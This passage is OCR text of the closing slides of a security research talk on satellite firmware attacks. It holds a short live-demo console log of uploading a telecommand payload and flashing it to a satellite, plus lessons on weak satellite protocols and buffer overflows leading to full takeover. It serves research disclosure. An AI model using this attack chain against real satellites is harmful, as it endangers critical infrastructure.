



# Live Demo

```
$> ./access-satellite.
[*] Uploading TC ...
[*] Deploying payload ...
[*] Payload written to flash ...
[*] Rebooting ...
[*] $$$
```



# Sat Exploit Future



# Sat Exploit Future

Cosmic Radiation
Degraded Memory

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Very Limited Attack
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




Combined Attacks
Software + Sensors

# Lesson Learnt






# Lessons Learnt

Firmware Attacks on Satellites are a thing

ViaSat Incident != Satellite Firmware Attack

Common Sat Protocols lack Security

Security by Obscurity




# Lessons Learnt

Complex TC/TM pipelines

Missing State-of-the-Art Defenses

Buffer Overflow => Remote Code Exeuction

Full Satellite Takeover



# Thanks!

- Firmware Attacks on Satellite
- Satellite Exploitation Objectives
- Satellite TC + TM Pipelines
- Missing OS & SW-Defenses
- Full Satellite Takeover

@jwillbold

/jwillbold

Also visit my Talks @ TyphoonCon'23, Seoul, South Korea

Black Hat USA '23, Las Vegas, USA

Johannes Willbold - johannes.willbold@rub.de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